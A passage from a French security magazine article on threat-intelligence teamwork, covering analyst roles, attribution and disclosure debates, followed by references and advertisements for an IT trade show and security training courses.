- Ozgur est en charge de trouver d'autres éléments d'identification d'infrastructure (adresses IP, nom de domaine, serveurs) à partir de ressemblances WHOIS, de reverse et passive DNS, ou de remontées d'information de la part des autres membres. Avec ces éléments, l'analyste peut obtenir de premières informations sur les identifiants utilisés pour enregistrer voire payer les moyens, sur le coût estimé de ces moyens et la difficulté pour les obtenir (restriction de statut, de nationalité...). Il peut relancer une collecte de souches communiquant vers ces lieux du réseau et transmettre les binaires au reverser.

- Rex sort son scalpel et dissèque les différents samples. Il trouve des C&C, des patterns d'URI caractéristiques, des informations de débogage relatives à la rogram DataBase (PDB), des modes d'encodage ou de chiffrement. Les charges binaires n'ont plus aucun secret pour lui. Il peut ainsi remonter à Ozgur de nouveaux noms de domaines ou adresses IP, et envoyer les pseudos trouvés dans des chemins absolus de débogage à Marc. Il échange également avec Lou sur les actions malveillantes effectuées sur une machine infectée ou sur les échanges d'information dans une communication entre une victime et le C&C.

- Lou joue le rôle de pivot entre le reverser, le network forensic et la WebInt. Il s'assure de la bonne avancée des investigations, de la cohérence de nommage des malwares trouvés. Il effectue ses propres traitements et analyses avec son point de vue Host Forensic. Son travail est centré sur le comportement des binaires sur une machine, sur le comportement d'un système infecté d'un point de vue réseau et sur les interactions entre l'opérateur adverse et ses implants dans le système de la victime.

- Marc centralise les divers identifiants liés à une personne (morale ou physique) malveillante. Nom d'utilisateurs dans le PDB, e-mail dans un WHOIS, pseudo dans un forum ou identifiant de connexion à un FTP. Marc garde bien en tête qu'il travaille sur des identités numériques et que certaines opérations offensives incluent la création d'épouvantails pour dérouter les analystes en contre renseignement ou rejeter l'attribution sur un acteur tiers. Mais ce n'est pas un mythe que de parfois trouver des profils Facebook, VK, Gree, Cyworld ou Baidu d'attaquants, profils totalement ouverts et pertinents.

Après quelques jours de collecte chacun dans son coin, et la vérification de la cohérence des données, vient le temps de l'analyse. Les hypothèses de René ainsi que celles émises durant ce second cycle sont évaluées en fonction des éléments trouvés : quelle est la fiabilité de cette information et quel est son degré de validation ou infirmation de l'hypothèse correspondante. Chaque confirmation ou invalidation d'hypothèse venant construire la réponse finale. Les différents éléments malveillants sont catégorisés et des règles sont créées pour les détecter. Les outils, le TTP (Tactique, Technique et Procédure)**[7]** apparent du groupe et le profil des cibles sont étudiés et mis en contexte. Divers supports d'information sont produits à destination des entités ayant exprimé un intérêt pour les résultats de l'enquête.

Une fois les destinataires nourris avec ces renseignements, les cinq compères se retrouvent un soir dans un bar autour d'un diabolo. Ils débriefent informellement, se remémorent quelques anecdotes croustillantes. Puis sous les effets du sirop de menthe, des discussions philosophiques débutent.

3 Doutes, impacts et responsabilités

La Threat Intelligence, comme vous avez pu le voir, est une activité autant intellectuelle que technique. L'activité même de renseignement, de par la dissémination d'information parfois à spectre large, est à considérer comme une forme de contre-attaque à l'encontre de la menace en exposant ses agissements. Cette contre-attaque cible de temps en temps non plus des individus réalisant des actions malveillantes, mais des pays conduisant des campagnes de siphonnage ou de déstabilisation.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Dans ce contexte, certaines réactions seront toujours soumises à débats. En voici quelques-unes émergeant des abus d'eau mentholée de nos amis.

3.1 If attribution == undefined, then attribution = China

Étant dans un cadre relevant de l'espionnage économique, des suppositions sont émises sur les commanditaires de l'attaque en fonction des intérêts R&D affichés de quelques nations, des victimes extorquées et des moyens de social engineering utilisés par les attaquants. Mais le manque d'informations fiables ne permet pas de désigner avec un doute raisonnable de suspect, qu'il soit étatique ou privé. Notre Club des Cinq n'est pas rentré dans ce jeu et l'un d'entre eux a l'impression d'avoir travaillé pour rien.

Pourtant, l'attribution en Threat Intel ne se limite pas à pointer du doigt telle unité d'une armée ou tel service de renseignement. Rien que le fait de rattacher un malware inconnu à une famille déjà étudiée est, sur le plan logiciel, une attribution. Il en va de même pour des domaines qui ont été enregistrés avec la même adresse mail par exemple. Cela ne veut pas dire que la boîte est utilisée par une seule personne, que le prénom, le nom ou le pseudo utilisés pour désigner le Registrant est celui retrouvé sur le forum X, mais cela donne des faisceaux d'éléments d'identité ou d'identification d'une entité. Cette entité peut-être une structure, un groupe informel, une personne sous couverture (pseudonymat) ou une identité réelle.

L'attribution d'action à des États est une démarche complexe (mais pas forcément compliquée), de plus en plus utilisée par les entreprises de sécurité (américaines notamment) afin de faire valoir leur capacité à détecter, bloquer, suivre et réagir face à des menaces conséquentes. Le rapport Mandiant de 2013 sur APT1 semble être le cas d'école par excellence. La portée de révélations publiques comme peuvent le faire Mandiant **[8]** ou Crowdstrike **[9]** engage bien plus que les sociétés éditrices. Il ne serait donc pas anormal qu'il y ait au préalable une notification voire un aval des services de renseignements du pays de la société. De plus, si Mandiant ou Crowdstrike avait fait des affaires en Chine, le rapport n'aurait pas vu le jour sous la forme que nous connaissons. Mais ce genre de rapports est probablement vu par les États-Unis comme partie intégrante de leur cyberstratégie : c'est un moyen (sémantique) de contre-attaquer le gouvernement chinois (ou autre), mais également une démonstration de force de leur capacité cyber, gouvernementale ou privée. Cyberdeterence FTW! **[10]**

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Plus démocratisée dans la lutte citoyenne et d'entreprises privées contre le cybercrime, l'attribution d'actions à des groupes ou à des personnes est également tendancieuse, car elle peut interférer avec des investigations judiciaires en cours et fait généralement fi de la présomption d'innocence.

Mais là encore, cela fait débat à la tablée.

3.2 Le vieux loup de mer du X-disclosure

Cacahuètes à la bouche, René se félicite de l'opération et montre fièrement aux membres de l'équipe un mail de remerciement d'une des victimes. Lou s'empresse de lui rappeler qu'il y en a peut-être d'autres et que s'ils ne rendent par leurs éléments accessibles à tous, cela ne sert à rien.

Rex rétorque que diffuser aux quatre vents leur travail risquerait d'alerter les attaquants et qu'ils sortiraient des radars. Cela permettrait également à d'autres méchants de piocher les bonnes idées ou éviter de faire les mêmes erreurs. Non, pour Rex, il ne faut rien diffuser publiquement. D'autant que pour lui, cela revient à apporter aux gens une réponse à une question qu'ils n'ont pas posée, et que le retour de bâton pourrait se faire sentir. Peut-être qu'un groupe de travail officiel ou des agences gouvernementales creusaient le bazar ?

Lou reprend la parole. Nous sommes tous d'accord dans la communauté pour dire que la confiance entre les défenseurs et l'entraide sont des forces de notre domaine d'activité. Déjà que les feeds payants ont raréfié le potentiel de partage gracieux d'indicateurs, alors si maintenant on commence à trembler à chaque investigation parce que trois cyber-barbouzes pourraient plancher sur le bouzin, non !

Marc vient finalement apaiser les esprits. De toute façon, la solution a été trouvée depuis longtemps dans le domaine des vulns et exploits : responsible-disclosure, épicétoo !

Marc oublie que certains pourraient se considérer comme destinataires légitimes de responsible-D, mais que par manque de visibilité ou de trust, ils sont sur le banc. Alors on garde pour soi et on se fait accuser de rétention ? On partage de manière restreinte et on est taxé de snobinard ? On partage tout et on devient un crypto-terroriste ? Cette fois-ci, l'équipe est d'accord pour ne pas divulguer plus largement, et puis la prochaine, on verra bien !

3.3 Oui, mais vous n'avez pas tout

Tiens, Jean vient de les rejoindre. Il était un des destinataires des résultats de l'enquête. Il trinque puis commence à rouler des mécaniques. Vous n'avez pas creusé tel exploit, vous n'avez pas déchiffré telle clé, en plus il vous manque des versions, et puis...

Ozgur essaye de le raisonner. Jean est peut-être un expert reconnu en code malveillant dans le monde de la sécurité, mais il doit comprendre que le travail réalisé ne peut contenir que les domaines d'analyses représentés dans l'équipe (envergure de l'investigation) et qu'ils ne peuvent pas creuser au-delà de leurs compétences (profondeur de l'analyse). Le tout en temps contraint bien sûr.

Rex assène un dernier coup de croc en ajoutant que si Jean voulait de l'exhaustivité, de la vérité stable dans le temps et des certitudes, il pouvait toujours se faire prêtre. Leur enquête n'est pas à prendre pour parole d'évangile, mais est justement diffusée à certains pour qu'ils puissent corriger ou compléter tout ou partie de l'investigation.

La tension retombe, la compréhension mutuelle reprend le pas, et les verres se vident. Demain est fait de nouveaux défis à relever, rien ne sert de se tirer dans les pattes. Chacun rentre chez lui, en TAXII bien entendu ! ■

Remerciements

Ma plus haute et sincère gratitude à Martine qui m'a quasi forcée à rédiger cet article. Sans toi, je n'aurais probablement jamais sauté le pas.

Mes chaleureux remerciements à Cédric Pernet pour sa relecture, ses conseils et son soutien.

Une pensée à la rédaction de MISC pour l'opportunité, la relecture et la deadline flexible.

Références & lectures complémentaires

[1] circulaire.legifrance.gouv.fr/pdf/2009/05/cir_25550.pdf

[2] www.cia.gov/kids-page/6-12th-grade/who-we-are-what-we-do/the-intelligence-cycle.html

[3] sourcesandmethods.blogspot.fr/2011/05/lets-kill-intelligence-cycle-original.html

[4] courseware.e-education.psu.edu/courses/bootcamp/lo07/09.html

[5] books.google.fr/books/about/Psychology_of_Intelligence_Analysis.html?id=NWwkQoHlsCcC

[6] www.editions-eyrolles.com/Livre/9782212554113/arretez-de-vous-tromper

[7] uscyberlabs.com/blog/2013/07/01/ttp-cyber-tactics-techniques-and-procedures/

[8] intelreport.mandiant.com/Mandiant_APT1_Report.pdf

[9] cdn0.vox-cdn.com/assets/4589853/crowdstrike-intelligence-report-putter-panda.original.pdf

[10] www.rand.org/content/dam/rand/pubs/monographs/2009/RAND_MG877.pdf

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n° 7-12348 du 17/02/2014 via l'agence PRENAX

IT EXPO

LE RENDEZ-VOUS
DES BUSINESS TECHNOLOGIES

PARIS PORTE DE VERSAILLES
PAVILLON 5-1
18 & 19 NOVEMBRE 2014

LE SALON RÉFÉRENT DES DSI, DES DIRECTIONS MÉTIERS ET DES DIRECTIONS GÉNÉRALES

5 UNIVERS POUR UNE VISION GLOBALE :

CLOUD COMPUTING ET DATACENTER — **SOLUTIONS HARDWARE ET INNOVATIONS DE SERVICES**

L'entreprise étendue : Cloud computing, SAAS, Paas, Iaas, clouds privés publics, hybrides communautaires et territoriaux. Hébergement, virtualisation, administration des architectures, infogérance et gouvernance. Partage de données et plateformes de stockage en ligne...

COLLABORATIVE BUSINESS — **SOLUTIONS PARTAGÉES POUR LA CRÉATION DE VALEUR**

L'entreprise participative : Outils de collaboration et de communication unifiée, services convergents, réseaux et télécoms... Réseaux sociaux d'entreprises, conversation as a business, interactions B2C, B2B, B2E et avec les objets connectés, Tansformation organisationnelle induite par l'IT...

EXPLOITATION DES DONNÉES — **BIG DATA ET ALIGNEMENT STRATÉGIQUE SUR LA DONNÉE**

L'entreprise data centrée : Données massives pour business modèles de rupture, Datamining, business intelligence et big data décisionnel. Solutions et services d'exploitation et de valorisation des données, techniques de collecte, visualisation, exploration, prédiction. Alignement du SI et intégration du big data...

MOBILITÉ ET DÉMATÉRIALISATION — **TRANSFORMATION NUMÉRIQUE DES ORGANISATIONS**

L'entreprise nomade : Stratégies mobiles, Déploiements B2C, B2B et B2E et « Mobile only »... Terminaux, apps stores et apps d'entreprises, outils de pilotage. Agilité documentaire et GED, télétravail... Massives Open Online Courses (MOOC). Gestion de flottes, systèmes embarqués, m-paiement, sans contact...

SÉCURITÉ — **PROTECTION DES ACTIFS ET PRÉVENTION DES RISQUES**

L'entreprise immunisée : Sécurité versus sureté, Vulnérabilités, malveillances et cybercriminalité. Solutions de sécurité : VPN, firewall, patch, antivirus et containers... Gestion des identités, des accès et chiffrement. Outils de MDM et « Bring Your Own Device ». Régulation, certification, localisation des données...

WWW.IT-EXPO.FR

Partenaire officiel

Partenaires premium

Partenaires presse

Un événement

Communication et direction éditoriale
MANIFESTORY

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

esiea
Grande École d'Ingénieurs

EN PARTENARIAT AVEC

QUARKSLAB
INNOVATIVE SECURITY

PROPOSE 2 FORMATIONS
COMPATIBLES AVEC UNE ACTIVITÉ PROFESSIONNELLE

REVERSE ENGINEERING
SÉCURITÉ OFFENSIVE

DIPLÔMES ACCRÉDITÉS PAR LA CONFÉRENCE DES GRANDES ÉCOLES

Volume horaire total : 220 h de cours - projets - ateliers - conférences | Ouverture : janvier 2015 | Durée totale : 7 mois | Lieu : Paris

Clôture des inscriptions : 19 décembre 2014

BADGE REVERSE ENGINEERING

Un BADGE pour être capable d'étudier tous les programmes,

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

BADGE SÉCURITÉ OFFENSIVE

Un BADGE pour trouver, exploiter, corriger les vulnérabilités dans un système :

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

www.esiea.fr/badges
badges@esiea.fr

www.quarkslab.com/fr-badges
badges@quarkslab.com